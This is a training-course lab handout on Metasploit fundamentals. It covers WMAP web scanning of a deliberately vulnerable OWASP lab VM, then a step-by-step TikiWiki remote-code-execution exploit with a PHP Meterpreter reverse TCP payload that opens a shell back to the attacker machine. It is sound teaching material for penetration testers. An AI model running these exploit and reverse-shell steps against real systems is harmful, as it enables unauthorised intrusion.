ETHICAL HACKING V2
LAB SERIES

Lab 09: Metasploit Framework Fundamentals and Armitage

Document Version: 2020-08-24

Material in this Lab Aligns to the Following	
Books/Certifications	**Chapters/Modules/Objectives**
All-In-One CEH Chapters ISBN-13: 978-1260454550	5: Attacking a System
EC-Council CEH v10 Domain Modules	5: Vulnerability Analysis 6: System Hacking
CompTIA Pentest+ Objectives	2.1: Given a scenario, conduct information gathering using appropriate techniques 2.2: Given a scenario, perform a vulnerability scan 2.3: Given a scenario, analyze vulnerability scan results 2.4: Explain the process of leveraging information to prepare for exploitation 3.4: Given a scenario, exploit application-based vulnerabilities 3.5: Given a scenario, exploit local host vulnerabilities 3.7: Given a scenario, perform post-exploitation techniques 4.2: Compare and contrast various use cases of tools 4.3: Given a scenario, analyze tool output or data related to a penetration test
CompTIA All-In-One PenTest+ Chapters ISBN-13: 978-1260135947	7: Network-Based Attacks 9: Web and Database Attacks 10: Attacking Local Host Vulnerabilities

Contents

Introduction


Metasploit is a penetration testing framework that is used for conducting security assessments. The lab introduces its fundamental usage and available options to conduct a penetration test.

Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:

1. Getting Familiar with Metasploit
2. Vulnerability Scanning Using the WMAP Module
3. Configuring Exploits and Payloads
4. Starting Armitage and Scanning Hosts
5. Finding and Executing Attacks in Armitage

Pod Topology



Lab Settings


The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali Linux	192.168.9.2 192.168.0.2	root	toor
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
OWASP Broken Web App	192.168.68.12	root	owaspbwa

1 Getting Familiar with Metasploit

1. Click on the **Kali** tab.
2. Click within the console window and press **Enter** to display the login prompt.
3. Enter **`root`** as the *username*. Press **Tab**.
4. Enter **`toor`** as the *password*. Click **Log In**.
5. Open a new terminal by clicking on the **Terminal** icon located at the top of the page if the terminal is not already opened.
6. First, you must initialize the *Metasploit* database by running the following command:

```
msfdb init
```




```
root@kali:~# msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali:~# 
```

7. After that database is configured, we need to start the *Postgres* database server with the following command:

```
service postgresql start
```

8. Use the following command to launch *msfconsole*:


```
msfconsole
```



```
root@kali:~# service postgresql start
root@kali:~# msfconsole
[*] Starting the MetasploiT Framework console ... -
```

9. Notice once the *msfconsole* appears, a banner is displayed. By default, the banner chooses from random upon startup. Change the banner by typing the command below, followed by pressing the **Enter** key.

```
banner
```




```
msf5 > banner

       =[ metasploit v5.0.69-dev                          ]
+ -- --=[ 1959 exploits - 1094 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]
```

Note that a random banner is generated. The graphic above is an example.

10. Get familiarized with the basic *Metasploit* commands. Type the command below, followed by pressing the **Enter** key.


```
help
```



```
msf5 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
Output omitted...
```

11. While in the *msfconsole*, note that terminal commands can still be used. Enter the command below.


```
ifconfig
```



```
msf5 > ifconfig
[*] exec: ifconfig

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:7f:b3:e9:dd  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.9.2  netmask 255.255.255.0  broadcast 192.168.9.255
Output omitted...
```

12. *Netcat* is also made available within the *msfconsole*. To connect to various services, use the connect command to try to connect to the *OWASP* web server using *netcat*.


```
connect 192.168.68.12 80
```



```
msf5 > connect 192.168.68.12 80
[*] Connected to 192.168.68.12:80
msf5 >
```

13. Press **CTRL-C** to break the connection.
14. To view all the modules available, enter the following command:

```
show all
```



```
msf5 > show all

Encoders
========

   #  Name                     Disclosure Date  Rank    Check  Description
   -  ----                     ---------------  ----    -----  -----------
   0  cmd/brace                                 low     No     Bash Brace Expansion Comma
nd Encoder
   1  cmd/echo                                  good    No     Echo Command Encoder
   2  cmd/generic_sh                            manual  No     Generic Shell Variable Sub
Output omitted...
```

15. View all the exploits and payloads available.

```
show exploits
```

```
msf5 > show exploits
```

16. View the payloads available.


```
show payloads
```

```
msf5 > show payloads
```

2 Vulnerability Scanning Using the WMAP Module

1. *Metasploit* also contains vulnerability scanning modules. Load the web application scanner plugin *WMAP* by entering the command below.


```
load wmap
```



```
msf5 > load wmap

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf5 > 
```

2. View the available *wmap* commands, type the command below, followed by pressing the **Enter** key.


```
help
```



```
msf5 > help

wmap Commands
=============

    Command       Description
    -------       -----------
    wmap_modules  Manage wmap modules
    wmap_nodes    Manage nodes
    wmap_run      Test targets
    wmap_sites    Manage sites
    wmap_targets  Manage targets
    wmap_vulns    Display web vulns
Output omitted...
```

3. View the *wmap_sites* options for managing sites.


```
wmap_sites -h
```



```
msf5 > wmap_sites -h
[*] Usage: wmap_sites [options]
        -h        Display this help text
        -a [url]  Add site (vhost,url)
        -d [ids]  Delete sites (separate ids with space)
        -l        List all available sites
        -s [id]   Display site structure (vhost,url|ids) (level) (unicode output true/false)

msf5 > 
```

4. Add the *OWASP* site.


```
wmap_sites -a http://192.168.68.12
```



```
msf5 > wmap_sites -a http://192.168.68.12
[*] Site created.
msf5 > 
```

5. Confirm that the *OWASP* site has been successfully created.

```
wmap_sites -l
```




```
msf5 > wmap_sites -l
[*] Available sites
===============

     Id  Host            Vhost           Port  Proto  # Pages  # Forms
     --  ----            -----           ----  -----  -------  -------
     0   192.168.68.12   192.168.68.12   80    http   0        0
```

6. Load the vulnerabilities using the module called *mutillidae*.

```
wmap_targets -t http://192.168.68.12/mutillidae/index.php
```

7. Confirm that the target has been successfully added.


```
wmap_targets -l
```



```
msf5 > wmap_targets -t http://192.168.68.12/mutillidae/index.php
msf5 > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost           Host            Port  SSL    Path
     --  -----           ----            ----  ---    ----
     0   192.168.68.12   192.168.68.12   80    false       /mutillidae/index.php
```

8. View the options available when attempting to scan a target.


```
wmap_run -h
```



```
msf5 > wmap_run -h
[*] Usage: wmap_run [options]
        -h                        Display this help text
        -t                        Show all enabled modules
        -m [regex]                Launch only modules that name match provided regex.
        -p [regex]                Only test path defined by regex.
        -e [/path/to/profile]     Launch profile modules against all matched targets.
                                  (No profile file runs all enabled modules.)
```

9. Show all enabled target modules for *WMAP* to choose from.


```
wmap_run -t
```



```
msf5 > wmap_run -t
[*] Testing target:
[*]      Site: 192.168.68.12 (192.168.68.12)
[*]      Port: 80 SSL: false
============================================================
[*] Testing started. 2020-07-01 18:39:56 -0400
[*] Loading wmap modules...
```

10. Type the command below to view the contents of a profile that will be used to initiate a *WMAP* scan. Notice the modules that are included in the profile.


```
cat /root/profile
```



```
[*] exec: cat /root/profile

http_version
open_proxy
robots_txt
frontpage_login
host_header_injection
Output omitted...
```

11. Run the *WMAP* scanner using the predefined profile with selective *WMAP* modules.

```
wmap_run –e /root/profile
```




```
msf5 > wmap_run -e /root/profile
[*] Using profile /root/profile.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.68.12 (192.168.68.12)
[*]     Port: 80 SSL: false
============================================================
```

Allow 1-2 minutes for the scan to complete before continuing on to the next step.

12. View the vulnerabilities that were found by the scanner.

```
wmap_vulns -l
```




```
msf5 > wmap_vulns -l
[*] + [192.168.68.12] (192.168.68.12): scraper /
[*]     scraper Scraper
[*]     GET owaspbwa OWASP Broken Web Applications
[*] + [192.168.68.12] (192.168.68.12): file /.svn/entries
[*]     file SVN Entry found.
[*]     GET Res code: 403
msf5 > 
```

3 Configuring Exploits and Payloads

1. The *OWASP* server runs a piece of software for content management known as *TikiWiki CMS*. The particular version it is running on now is vulnerable. Search for available exploits for this software.

```
search tikiwiki
```




```
msf5 > search tikiwiki

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Descript
ion
   -  ----                                        ---------------  ----       -----  --------
---
   0  auxiliary/admin/tikiwiki/tikidblib          2006-11-01       normal     No     TikiWiki
 Information Disclosure
   1  exploit/unix/webapp/php_xmlrpc_eval         2005-06-29       excellent  Yes    PHP XML-
Output omitted...
```

2. Use the *tikiwiki_graph_formula_exec* module to try a remote PHP execution. Before executing, use the **info** command to show more information about the module.

```
info exploit/unix/webapp/tikiwiki_graph_formula_exec
```

3. After viewing the given information, use the exploit to gain access to the server.


```
use exploit/unix/webapp/tikiwiki_graph_formula_exec
```



```
msf5 > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```

4. Once the exploit is loaded, identify the available options.


```
show options
```



```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with
 syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host
Output omitted...
```

5. Set the remote target for the exploit.

```
set RHOST 192.168.68.12
```




```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOST 192.168.68.12
RHOST ⇒ 192.168.68.12
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```

Now that the exploit has been chosen and set, the next step would be to choose a payload to use after the target is exploited. In this scenario, a payload will be injected into the server's memory and not leave anything on the machine. *Meterpreter* will be used to get into the memory of the target after it is exploited. This will help enable and maintain a connection to the server; using a reverse TCP technique back to the Kali machine.

6. Set the payload using reverse *TCP*.

```
set payload php/meterpreter/reverse_tcp
```




```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```

7. Show additional options that can be used.

```
show options
```

8. Set the listener for the connection to the Kali machine.


```
set LHOST 192.168.9.2
```



```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set LHOST 192.168.9.2
LHOST ⇒ 192.168.9.2
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```

9. Once everything is configured, initiate the exploit on the target.


```
exploit
```



```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Started reverse TCP handler on 192.168.9.2:4444
[*] Attempting to obtain database credentials...
```

Given the output, notice a *meterpreter* session has been opened. This indicates that the *OWASP* server has been exploited, and a remote connection has been established.

Note: If you get an error that no session was created, run the **exploit** command again.



```
meterpreter >
[-] Meterpreter session 1 is not valid and will be closed

[*] 192.168.68.12 - Meterpreter session 1 closed.
```


10. Type **exit** and press **Enter** to close the session.
